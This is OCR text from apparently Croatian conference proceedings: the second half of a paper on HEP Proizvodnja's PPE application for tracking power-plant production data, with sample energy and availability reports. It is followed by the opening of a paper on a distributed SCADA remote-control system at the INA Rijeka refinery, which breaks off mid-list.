- jednostavnost, jednoobraznost i brzina u prikupljanju, obradi i prikazu podataka
- hijerarhijsko administriranje i pristup podacima
- unos i pregled podatka sa svakog računala na internoj HEP-ovoj mreži (mrežni princip)
- osigurati aktivnim korisnicima mogućnost samostalnog konfiguriranja unutar aplikacije



Slika 1 Principjelna shema funkcija i mogućnosti PPE Aaplikacije

III. STRUKTURA APLIKACIJE

Osnovna struktura aplikacije zasniva se na kombinaciji podatka i mjesta na kojem je pridodan (grana, čvor), čime je moguće definirati sve veličine potrebne kao pokazatelje rada tvrtke [5]. Tako se jedan podatak npr. za radnu energiju može dodati na sva ona mjesta gdje se on pojavljuje i potrebno ga je pratiti. Od pojedinog uređaja u pogonu pa do sume za čitavu tvrtku. Time se osigurava i njegovo naknadno korištenje, za razne korisnike, na različitim razinama i različite potrebe. Osnovna struktura mjesta (stablo) prati organizacijsku strukturu tvrtke i izrađena je od strane Tima za razvoj aplikacije. Tako se ostvaruju ukupne potrebe i zahtjevi čitave tvrtke unificirano za sve pogone. No, korisnici mogu u dogovoru s Timom dodavati i svoje grane, čvorove i na njima podatke , prema specifičnostima i zahtjevima svog pogona, a koji su samo njima potrebni. Npr. u termoelektrani na ugljen dio ostatnih proizvoda izgaranja (pepeo, šljaka, gips) se prodaje a dio odlaže na deponiju. Omjer prodanog i deponiranog nije od interesa za čitavu tvrtku ali korisnici aplikacije mogu ove podatke voditi kao svoje interne podatke, za svoje potrebe.

IV. PODACI

U kontekstu aplikacije, "podatak" je svaka veličina ,tehnička, komercijalna ili bilo koja druga, za koju se žele unositi vrijednosti. Zahvaljujući META DATA relacijskom modelu, u katalog podataka vrlo jednostavno se uvode novi podaci koji se žele pratiti. Za njihov broj, vrstu i dinamiku unosa nema nikakvih ograničenja.

Kod uvođenja novog podatka u katalog svakome se definiraju parametri: ime, simbol, jedinica, grupa, tip pogona u kojem se primjenjuje. Kod pridodavanja čvoru definira se način njegovog unosa: broj, brojilo, tablica, formula, plan, a također i dinamika unosa: satno, dnevno, godišnje, jednokratno, po potrebi. Podaci su imenovani prema trenutnim potrebama s dodjeljenim internim simbolima, koji nisu sukladni ni jednom standardu, ali što se može po potrebi vrlo jednostavno uskladiti.

Za neke veličine uvedene su dvije kategorije istog podatka: dnevne-informativne i mjesečne-obračunske. Razlog tome je tehnička nemogućnost dnevnog očitanja određenih podataka na razini obračunske , knjigovodstvene, točnosti. Primjer za to su stanja goriva, u kojima se mora čekati dostava certifikata mjeriteljskih kuća za točne knjigovodstvene podatke. Do tada se koriste dnevni-informativni podaci, očitani s pogonskih brojila, sasvim dovoljne točnosti kao informacija za potrebe planiranja rada.

Unos podataka u aplikaciju omogućen je na sve načine: on-line iz procesnih sustava, preuzimanjem iz drugih aplikacija, upisom broja, upisom stanja brojila, upisom tablične vrijednosti.

U katalogu podataka trenutno postoje 82 podataka za koje se vrijednosti unose u aplikaciju. Broj podataka u katalogu sasvim sigurno će se povećavati daljnjim razvojem aplikacije. Također će se sve više prelaziti na on-line unos podataka kako se budu za to ostvarivali tehnički uvjeti u pogonima.

U tablici 1 prikazani su načelno trenutni podaci u katalogu aplikacije, razvrstani po tematskim grupama.

TABLICA I. NAČELNI POPIS PODATAKA U KATALOGU

STATUS JEDINICA:	
Status (rad, rezerva, kvar)	simbol
Trenutna snaga	(MW)
Trenutna raspoloživost/neraspoloživost	(MW)
PLANIRANA NERASPOLOŽIVOST:	
Godišnji plan neraspoloživosti	(hh/MW)
Tjedna planirana neraspoloživost	(hh/MW)
Neplanirana neraspoloživost	(hh/MW)
Raspoloživa snaga tijekom neraspoloživosti	(MW)
Snaga nakon prestanka neraspoloživosti	(MW)
Vrijeme do sinkronizacije nakon neraspol.	(hh)
POGONSKI DOGAĐAJI:	
Pogonski događaji	(dd.mm.yyyy hh:mm)
- trenutne obavijesti SMS/e-mail	
- statistike, kronologije, raspoloživosti..	(h), (%)
- raspoloživosti po VGB smjernicama	(h), (%)
GORIVA:	
Goriva; EL ulje, mazut, ugljen - zalihe	(t)
Goriva; EL ulje, mazut, ugljen - potrošnje	(t)
Goriva; mazut, ugljen - ulaz	(t)
Plin - potrošnja	(m3),(m3/h)
Plin - planirana potrošnja	(m3),(m3/h)
AKUMULACIJE:	
Akumulacije - stanje	(m3),(GWh)
Akumulacije - dotoci	(m3/s),(GWh)
Akumulacije - preljevi	(m3/s),(GWh)
ENERGIJE:	
Na generatoru	(kWh), (kVAr)
Na pragu	(kWh), (kVAr)
Vlastita potrošnja	(kWh), (kVAr)
Opća potrošnja	(kWh), (kVAr)
Isporučeno HEP OPS	(kWh), (kVAr)
Preuzeto od HEP OPS	(kWh), (kVAr)
Isporučeno/preuzeto HEP ODS	(kWh), (kVAr)
Preuzeto HEP ODS	(kWh), (kVAr)
Zelena energija	(kWh), (kVAr)
Isporučeno po mrežama 220/110/35 .. kV	(kWh), (kVAr)
TOPLINARSKI PODACI:	
Tehnološka para	(t)
Isporučena toplinska energija	(MWt)
Nadopuna vrelovoda	(t)
Ukupna potrošnja procesne vode u TE	(t)
EKOLOGIJA:	
CO, NOx, čestice, SO2 - satni prosjeci	(mg/Nm3)/h
mCO, mNOx, mčestice, mSO2 - mase	(kg/h)
CO2 - mjesečne emitirane količine (t)	(t)
OSTACI PROCESA PROIZVODNJE:	
Pepeo	(t)
Šljaka	(t)
Gips	(t)
Talog obrade otpadnih voda	(t)
ELEMENTI ZA IZRAČUN:	
Naknada za emitirani SO2, CO2, NOx - lp/t	(t)
Naknada za korištenje prostora - lp/kWh	(kWh)

V. POGONSKI DOGAĐAJI

Pogonski događaji posebna su kategorija podataka striktno vezana s vremenom njihove pojave koji se registriraju kroz posebni modul. Pogonskim događajem se smatra svaka izmjena statusa jedinice osim redovnih naloga dispečerske službe za promjenom opterećenja. Znači, pokretanje, zaustavljanje, ispad, prijava spremnosti nakon remonta, promjena raspoloživosti u radu ili stajanju itd.

Kod unosa događaja u formatu (dd.mm.yyyy hh:mm), osim vremena, unosi se još nekoliko podataka kojim je svaki događaj potpuno definiran. To su status jedinice nakon pojave događaja, podstatus, preostala raspoloživa snaga nakon događaja i tekstualni opis događaja. Također se bilježe i neke spacifične situacije, kao npr.: turbinski/pumpni rad kod reverzibilnih hidroelektrana , kompenzacijski rad .. i sl.

Iz tih podataka vidljivo je trenutno stanje raspoloživosti svake jedinice. Iz arhive događaja moguće je pregledavati i pretraživati događaje po raznim filtarima: kronološki, po statusima, podstatusima, samo rad, samo stajanje, samo remont itd. Osim toga, izračunavaju se i svi kumulativi vremena koja se prate za pojedinu jedinicu. To su sati rada, stajanja, rezerve, kvara, remonta raspoloživosti, neraspoloživosti. Moguće je također i izračunavati raspoloživost jedinica po određenim standardima (VGB) [1].

VI. IZVJEŠTAVANJE

Pristup podacima moguć je samo uz autorizaciju, koja se dodjeljuje na hijerahijskom principu. To znači da korisnici mogu pristupiti samo podacima onog dijela tvrtke za koji su ovlašteni.

Izvještajni modul omogućuje četri osnovna načina pristupa podacima:

A. Tipski izvještaji

Za sve korisnike kreiran je u određen broj tipskih izvještaja koji se najčešće koriste u svim pogonima i organizacijskim cjelinama. Za izvještaj se može izabrati željeni vremenski period i željena hijerarhijska razina, ovisno o autorizaciji korisnika.

Aplikacija omogućava korisnicima i samokreiranje izvještaja (Wizard). Korisnik sam određuje format i sadržaj željenih podataka u izvještaju, a po želji se svaki izvještaj može spremiti te ubuduće pozivati i izlistavati za neki drugi vremenski period. Tipski i Wizard izvještaji mogu se kreirati u PDF. ili xls. formtu, a mogu sadržavati sve podatke koji se nalaze u katalogu aplikacije.

Na slici 2 prikazan je jedan tipski izvještaj mjesečnog obračuna energije pogona. Na izvještaju je posebno izražena proizvodnja po čvorovima, isporuka/preuzeto od raznih tvrtki i dio koji otpada na zelenu energiju. Na slici 3 tipični je godišnji izvještaj raspoloživosti jedinice po mjesecima.

B. Web Portal

Za široki krug korisnika izrađen je web portal , s namjenom brzog pristupa željenom podatku. Portal je multimedijalno jedinstven, korisnički vrlo jednostavan za pregled i navigaciju. Stranice portala podijeljene su po funkcionalnim i sadržajnim cjelinama, a svaka sadrži svoje specifične podstranice.

Stranice web portal su dinamičke, potpuno prilagođene potrebama korisnika s najvažnijim informacijama i

HEP Proizvodnja d.o.o 03.02.2012
Pokazatelji Proizvodnje Elektrane 1

OBRAČUN ENERGIJE ZA HE ĐALE od 01.12.2011 do 31.12.2011

	Obračunsko mjesto	Ser Broj	Konstanta	Početno stanje	Završno stanje	Energija kWh	Energija s FAG-a
PRAG A	ENERGIJA RADNA DAJE	6502618	330	3686927	3692451	1.822.920	1.823.646
	ENERGIJA RADNA PRIMA	6502618	330	10028	10029	330	495
	ENERGIJA JALOVA DAJE	6502618	330	133977	134018	13.530	13.893
	ENERGIJA JALOVA PRIMA	6502618	330	433626	434492	285.780	286.011
ODCJEP TVP A	ENERGIJA RADNA DAJE	6195520	200	29729,2	29786,3	11.420	
	ENERGIJA JALOVA DAJE	6197461	200	9256,3	9298,1	8.360	
PRAG B	ENERGIJA RADNA DAJE	6502619	330	3795980	3811498	5.120.940	5.121.237
	ENERGIJA RADNA PRIMA	6502619	330	10039	10039	0	561
	ENERGIJA JALOVA DAJE	6502619	330	106512	106567	18.150	18.480
	ENERGIJA JALOVA PRIMA	6502619	330	503748	506281	835.890	836.220
ODCJEP TVP B	ENERGIJA RADNA DAJE	6195572	200	31537,1	31747,4	42.060	
	ENERGIJA JALOVA DAJE	6197444	200	27989,5	28149,1	31.920	
TS TRILJ	ENERGIJA RADNA DAJE	86387730	1050	113,4	120,8	7.770	7.738
	ENERGIJA JALOVA DAJE	86387730	1050	42,9	46,6	3.885	3.930
HE ĐALE						6.935.760	
PROIZVODNJA GENERATORA						6.997.340	
AGREGAT A	ENERGIJA RADNA za AGREGAT A					1.822.590	
AGREGAT B	ENERGIJA RADNA za AGREGAT B					5.120.940	
VLASTITA POTROŠNJA POGONA						61.580	
RAZMJENA						6.935.760	
HEP OPS						6.943.530	
Isporučeno HEP OPS						6.943.860	
Preuzeto HEP OPS						330	
HEP ODS						-7.770	
Preuzato HEP ODS						7.770	
ŽELENA ENERGIJA						6.935.760	

Slika 2 Tipsko izvješće – Obračun energije pogona


HEP Proizvodnja d.o.o 03.02.2012
Pokazatelji Proizvodnje Elektrane Strana 1

OSTVARENA RASPOLOŽIVOST ZA TE PLOMIN d.o.o. PO MJESECIMA I AGREGATIMA U 2011 GODINI

TE PLOMIN d.o.o.

	1 Nazivna snaga	2 Mjesec	3 Nazivno vrijeme (h)	4 Nazivni rad (MWh)	5 Pogonski rad (MWh)	6 Neraspoloživi rad (MWh)	7 Pogonsko vrijeme (h)	8 Raspoloživo vrijeme (h)	9 Remont (h)	10 Ostalo (h)	11 Njega (h)	12 Kvar (h)	13 Rezerva (h)	14 Broj ukj.
BLOK B	192	1	744	142.848	135.909	0	744:00	744:00	0:00	0:00	0:00	0:00	0:00	0
		2	672	129.024	126.186	0	672:00	672:00	0:00	0:00	0:00	0:00	0:00	0
		3	744	142.848	120.405	16.287	659:10	659:10	0:00	82:53	0:00	1:57	0:00	2
		4	720	138.240	133.607	1.188	720:00	720:00	0:00	0:00	0:00	0:00	0:00	0
		5	744	142.848	121.151	15.335	664:08	664:08	79:52	0:00	0:00	0:00	0:00	1
		6	720	138.240	134.258	0	720:00	720:00	0:00	0:00	0:00	0:00	0:00	0
		7	744	142.848	125.128	12.781	677:26	677:26	0:00	0:00	0:00	66:34	0:00	1
		8	744	142.848	123.318	15.091	665:24	665:24	0:00	0:00	0:00	78:36	0:00	1
		9	720	138.240	119.341	13.632	649:00	649:00	0:00	0:00	0:00	71:00	0:00	1
		10	744	142.848	138.769	0	744:00	744:00	0:00	0:00	0:00	0:00	0:00	0
		11	720	138.240	133.610	0	720:00	720:00	0:00	0:00	0:00	0:00	0:00	0
		12	744	142.848	133.363	8.481	732:20	732:20	0:00	0:00	0:00	11:40	0:00	2
		UKUPNO:	8.760	1.681.920	1.545.046	82.796	8367:28	8367:28	79:52	82:53	0:00	229:47	0:00	8
UKUPNO:	192		8.760	1.681.920	1.545.046	82.796	8367:28	8367:28	79:52	82:53	0:00	229:47	0:00	8

Slika 3 Tipsko izvješće – Godišnja raspoloživost pogona



Slika 4 Web Portal – Satna isporuka plina

korisnim funkcionalnim mogućnostima. Tako se npr. na stranici "status" (slika 5) prikazuju trenutni statusi svake jedinice na simbolički način, što objašnjava i legenda u kutu slike. Slika se može zumirati do razine svakog pogona kada se pojavljuje i prozor s podacima o zadnjem događaju i preostaloj raspoloživoj snazi. Korisnici mogu isključivati jedinice koje ne žele vidjeti, a također izabrati i samo statuse jedinica koje žele vidjeti; samo jedinice u radu , samo jedinice u kvaru.. itd.

Na slikama 6,7 i 8 prikazane su neke stranice web portala.

C. *Ekranski prikazi*

Ovaj način prikaza predviđen je za brzi pristup željenim podacima, i na jednostavan način osigurava pregled svih podataka u katalogu. Korisnik izabire željenu hijerarhijsku razinu i sam ih svrstava u željene kolone, izborom iz kataloga.

Na slici 4 prikazan je ekranski prikaz za izabranu razinu Sektora za termoelektrane, za prvih jedanaest mjeseci 2010. Pri tome su u kolone izabrani mjesečni, obračunski podaci: proizvedene električne energije, tehnološke pare, isporučene toplinske energije, potrošenog mazuta, potrošenog plina, potrošenog ugljena i zalihe ugljena na kraju mjeseca.

D. *Servis automatskih izvještaja i poruka*

Iz aplikacije se automatski kreiraju i dostavljaju u određeno vrijeme korisnicima koji to žele e-mail izvješća:

- Lista događaja prethodnog dana
- Lista događaja prethodnog tjedna
- Dnevni izvještaj goriva za prethodni dan
- Dnevni izvještaj akumulacija za prethodni dan
- Dnevni izvještaj potrošnje plina

Unosom pogonskog događaja automatski se kreira i šalje SMS i/ili e-mail obavijest korisnicima koji to žele. Pri tome korisnik može odabrati primanje opcije:

- Svi događaji
- Događaji koji utječu na raspoloživost jedinice

Ove opcije uvedene su radi velike razlike u broju događaja između termoelektrana i hidroelektrana.

VII. FLEKSIBILNOST APLIKACIJE


Od početne ideje i razvoja bilo je očigledno da će aplikacija morati biti izuzetno fleksibilna u svim pogledima. Razloga za to ima dosta, a uglavnom se svode na različitost tehnologija i tehnoloških razina jedinca u tvrtci te različitostima u postojećim procedurama i načinima rada. Značajan razlog ovakovom pristupu je također i priprema za buduće poslovanje u uvjetima otvorenog tržišta energije.

Osim već spomenutog neograničenog dodavanja novih podataka, aplikacija je fleksibilna i zbog sljedećih mogućnosti:


- Dodavanje novih grana, čvorova i novih jedinica
- Dodavanje/izmjena algoritama za obradu podataka
- Dodavanje novih aktivnih i pasivnih korisnika
- Dodavanje novih funkcionalnih modula
- Export/import podataka u druge aplikacije tvrtke
- Povezivanje s operativnim aplikacijama tvrtki partnera (HEP Trgovina, HEP OPS..)
- Prilagodba budućim zahtjevima poslovanja (EU)

Mogućnost exporta/imorta podataka i povezivanje s drugim aplikacijama unutar i izvan tvrtke, posebno je važna i korisna mogućnost za buduće poslovanje. To će doći naročito do izražaja kada zaživi otvoreno tržišta električne energije i tržište plina.


Tipičan primjer je buduće poslovanje na plinskom tržištu, u kojem će se operatoru tržišta nominirati potrebne satne potrošnje, pratiti realizacija i penalizirati odstupanja. U PPE aplikaciji već postoje podaci o satnim planiranim i ostvarenim potrošnjama, koji se mogu na



Slika 5 Web Portal – Status jedinica




Slika 6 Web Portal – Dnevna proizvodnja električne energije



Slika 7 Web Portal – Satna isporuka plina

željeni način obrađivati unutar aplikacije, ili prenositi u neku drugu aplikaciju, posebno namjenjenu za to.

U dijelu tržišta električne energije važno je znati status raspoloživosti svih jedinica radi planiranja proizvodnje, isporuke, prodaje. Taj status u trenutno raspoloživoj snazi



Slika 8 Web Portal – Stanje akumulacija

već postoji u aplikaciji a u izrađen je i modul za tjedni plan neraspoloživosti. Kroz njega će se voditi kompletna operativa planiranja, zahtjevanja, odobravanja i realizacije obustava za potrebe održavanja. Pristup i aktivno učešće u modulu osim pogona i službi HEP Proizvodnje imat će i tvrtke partneri: HEP Trgovina i HEP Operator prijenosnog sustava. Podaci iz ovog modula mogu se po potrebi također exportirati u druge aplikacije.

U strukturiranju aplikacije razmišljalo se i o zahtjevima koji bi mogle biti od koristi u budućem poslovanja. Tako su npr. precizirane sve predane i preuzete energije po mjestu mjerenja: generator, odcjep, prag, vlastita potrošnja, opća potrošnja.. Osim toga energije su definirane i po naponskoj razini 10kV..400kV čime se može odrediti ukupna razmjena po mrežama. Također se iskazuje i ukupna razmijena po tvrtkama (isporučeno/preuzeto od HEP Operator prijenosnog sustava i HEP Oparetor distribucijskog sustava). Posebno se izražava i energija koja se tretira kao "zelena energija". .. itd. [2].

VIII. REALIZIRANI I PLANIRANI KORACI I MODULIE

Svaka logička grupa podataka tretirana je kao novi korak npr. energije, goriva, toplinarstvo, ekologija itd. Za neke grupe podataka ili neke funkcije aplikacije bilo je potrebno unutar aplikacije izraditi dodatni program, pa se to smatra novim modulom u aplikaciji. To su npr.: modul za slanje SMS/e-mail poruka, univerzalni modul za unos planskih veličina, modul za planiranje tjedne neraspoloživosti .. itd. Sadržajno i funkcionalno koraci i moduli se isprepliću pa ovu podjelu treba shvatiti uvjetno.

Koraci koji su do sada razvijeni i implementirani odnose se na glavne dijelove poslovanja tvrtke a općenito bi s e mogli prikazati kao:

- Pogonski događaji / statusi / raspoloživosti
- Električne energije, proizvodnje, potrošnje
- Goriva; potrošnje, nabave, zalihe
- Akumulacije, stanja, protoci, preljevi
- Toplinarstvo; toplinska energija / tehnološka para
- Ekologija – emisije dimnih plinova

Razvoj aplikacije kretat će se kao i do sada, u dva osnovna smjera. To su: koraci koje planira Tim za razvoj i implementaciju, uključujući i korake potaknute potrebama pogona, te koraci koje će nametnuti trenutne i buduće potrebe poslovanja tvrtke. Dobar primjer koraka kojeg su nametnule potrebe poslovanja je satna isporuka plina pogonima HEP Proizvodnje, što se pokazalo vrlo korisnim u upravljanju energetskim jedinicama. Spajanjem s procesnom aplikacijom Plinacra, direktno u PPE aplikaciju uvedeni su trenutni podaci isporuke plina za pogone HEP Proizvodnje [3]. Ovo preuzimanje podataka otpočelo je 2009. godine, a gotovo da se poklopilo s rusko-ukrajinskom krizom u isporuci plina Europi. Tako se na slici 7 vidi porast potrošnje nakon dogovorenog "puštanja" plina za HEP 20.01.2009. godine.

Koraci koji se planiraju razviti uvesti u aplikaciju u budućnosti :

- Izračun raspoloživosti po VGB standardu
- Uvođenje svih godišnjih planskih veličina poslovanja
- Uvođenje ostalih ekoloških parametara
- On-line unos podataka gdje se za to ostavare uvjeti
- Zamjena svih pogonskih izvještaja kreiranjem iz PPE
- Uvođenje komercijalnih pokazatelja rada
- Izračun naknada, koncesija
- On-line izračun trenutne cijene električne energije
- Simulacijski modul za izbor optimalnih jedinica u radu

Spomenuti on-line izračun cijene i simulacijski modul planirani su još od pojave ideje za razvoj ovog sustava, i trebali bi predstavljati najviše, završne korake aplikacije. Hoće li se oni razvijati u sklopu ove aplikacije ili će za to biti nabavljene gotove aplikacije s tržišta, ovisi o poslovnoj politici tvrtke i drugim okolnostima. No, sasvim sigurno je da će u budućnosti takve aplikacije biti neophodne, a ako budu i kupljene na tržištu, PPE aplikacija će im osiguravati nužne ulazne podatke !

IX. ZAKLJUČAK

Svojom širokom bazom podataka i drugim operativnim funkcijama, PPE aplikacija postaje sve više multi namjenski sustav za planiranje i praćenje rada svih jedinica i tvrtke u cjelini. U ovom segmentu poslovanja može zadovoljiti većinu trenutnih i budućih zahtjeva. Puna snaga i vrijednost aplikacije , zbog njenih mogućnosti, a naročito njene fleksibilnosti, doći će do izražaja tek u budućnosti, u uvjetima rada na otvorenom tržištu energije.

U aplikaciji se mogu razvijati i implementirati mnogi korisni koraci i moduli koje će zahtjevati nove, buduće okolnosti i zahtjevi poslovanja. No, aplikacija može služiti i kao široka baza i izvor podataka za druge specijalizirane aplikacije čija će se potreba eventualno pojaviti.

LITERATURA

[1] VGB Technische vereingung der grose warmkraftwerksbetreiber , „Vefugbarkeit von warmekraftwerke", Grundlagen und ermittlung, 1999.

[2] Ministarstvo gospodarstva rada i poduzetništva, „Mrežna pravila elektroenergetskog sustava" , Narodne novine 2006.

[3] Ministarstvo gospodarstva rada i poduzetništva, „Pravilnik o organizaciji tržišta prirodnog plina", Narodne novine 2010.

[4] I.Vukelić, P.Franković , "DPP-Dnevni podaci proizvodnje, sustav za prikupljanje, obradu i prikaz dnevnih podataka proizvodnje" 6. Simpozij: Energetska i procesna postrojenja 2004., Dubrovnik, Zbornik radova, 2004.

[5] I.Vukelić, P.Franković, „Samostalni razvoj i uvođenje sustava: Pokazatelji proizvodnje elektrana (PPE) u HEP Proizvodnji d.o.o." 8.simpozij o sustavu vođenja EES-a", Hrvatski ogranak CIGRE Cavtat 2008. Zbornik radova.

[6] P.Franković, „Power plant information management system in croatian electricity company (HEP), Oracle open world, San Francisco 2010.

DISTRIBUIRANI SUSTAV DALJINSKOG VOĐENJA U RAFINERIJI NAFTE RIJEKA

B. Brestovec*, Maja Šlogar Brcko*, Predrag Domjan**, Željko Beljan**, Sanjin Jurešić**
* KONČAR – Inženjering za energetiku i transport d.d.
Falllerovo šetalište 22, 10 000 Zagreb, Hrvatska, Grad, Država
** INA Rafinerija Nafte Rijeka, Urinj bb
boris.brestovec@koncar-ket.hr

Sažetak – Elektroenergetski sustav u INA RNR izrazito je složen sustav čija je zadaće osigurati pouzdano i kontinuirano napajanje svih potrošača sustava. Razni ventilatori, pumpe, kompresori i motorni pogoni izrazito su važni kao izvršni elementi u procesu prerade nafte, te bi njihovom neplaniranom i iznenadnom obustavom rada moglo doći do naplaniranog zaustavljanja postrojenja i s time povezane ekonomske štete te nepovoljen utjecal na okoliš rafinerije.


Kako bi se osigurao kvalitetan i efikasan nadzor i upravljanje samim EES u rafineriji početkom godine pušten je u pogon Distribuirani Sustava Daljinskog Vođenja (DSDV) elektroenergetskom mrežom u rafineriji. Sustav predstavlja moderan i otvoren sustav koji se temelji na sustavu SCADA i sustavu brzog rasterećenja potrošača. Oba sustava međusobno su komplementarna i nadopunjuju se omogućavajući operaterima daljinsko vođenje EE mreže uzimajući u obzir i napredne funkcije kao što su sinkronizacija postrojenja, automatsko preklapanje sekcija, praćenje smjera zemnih spojeva, optimizacija razmjene energije sa vanjskim izvorima, odvajanje EES-a u slučaju većih poremećaja na vanjskoj mreži.

Referat opisuje osnovne karakteristike i funkcije Distribuiranog Sustava Daljinskog Vođenja koji je već pola godine u radu, a isporučen je po principu ključ u ruke od strane KONČAR Inženjeringa za energetiku i transport d.d.

I. UVOD

Elektroenergetski sustav u INA Rafineriji Nafte Rijeka (INA RNR) velik je i složen sustav koji se sastoji od osnovnih dijelova: 35 kV prstena sa 6 glavnih TS i 3 turbogeneratora koji su sastavni dio parne termoelektrane. Osim vlastitih izvora napajanja (3 turbogeneratora) postoji mogućnost napajanja i iz vanjske distributivne mreže HEP ODS-a preko 2 dovodna polja. EES ima zadaću osigurati napajanje za sve potrošače u sustavu, a to su uglavnom razni elektromotorni pogoni (ventilatori, pumpe, kompresori) koji su nužni u procesu prerade nafte, a čiji se broj znatno povećao prilikom modernizacije i izgradnje novih postrojenja u zadnjih nekoliko godina.

Ovako složena EE mreža predstavlja u biti cjelokupan i zaseban EES u malom za koji postoji potreba za osiguranjem stabilnosti sustava i osiguranja pouzdanih izvora energije koji opskrbljuju potrošače na rafineriji. Slika 1. prikazuje modificiranu EE mrežu u INA RNR.



Slika 1. EES u INA RNR – prikaz SCADA sustava

Kako bi se operateru složenog energetskog sustava u INA RNR omogućio kompletan centralni nadzor i upravljanje kompletnom elektroenergetskom mrežom rafinerije, upravljanje turboagregatima i proizvodnjom električne energije, te razmjenu sa vanjskom distributivnom mrežom HEP-a nužno je bilo isporučiti suvremeni i složeni sustav daljinskog vođenja kompletnog EES-a u INA RNR.

Sustav je dizajnirao i isporučio KONČAR – Ineženjering za energetiku i transport d.d. u sklopu projekta po principu „ključ u ruke“ koji je započeo krajem 2009. , dok je puštanje u pogon sustava i završetak projekta početkom 2012.

Projekt se sastojao od projektiranja sustava, isporuka računalne i programske opreme DSDV, izradi telekomunikacijske infrastrukture i povezivanja dijelova sustava po postrojenjima, isporuka sekundarne opreme po postrojenjima, funkcionalnih ispitivanja svih cjelina, te uređenja Centra Daljinskog Upravljanja (CDU) sustava.

II. FUNKCIJE DSDV

Sigurno i pouzdano vođenje složenog EES rafinerije sastoji se od obavljanja određenih zadaća i funkcija koje je do sad ručno obavljao operater putem stare upravljačke ploče ili upravljačkog pulta, te direktno upravljajući aparatima tipkalima na poslužnim ormarićima ćelija.

Povećanjem broja pogona i postrojenja, za koje se mora osigurati pouzdano napajanje, nužno je bilo uvesti centralno mjesto sa kojega će operater moći efikasnije i ažurnije pratiti i upravljati stanjem kompletnog EES sa jednog mjesta.

Kako bi se operateru omogućilo vođenje EES prema novim uvjetima i zahtjevima koji su nastali kao posljedica modernizacije rafinerije, nužno je bilo osigurati slijedeće funkcionalnosti unutar DSDV-a:

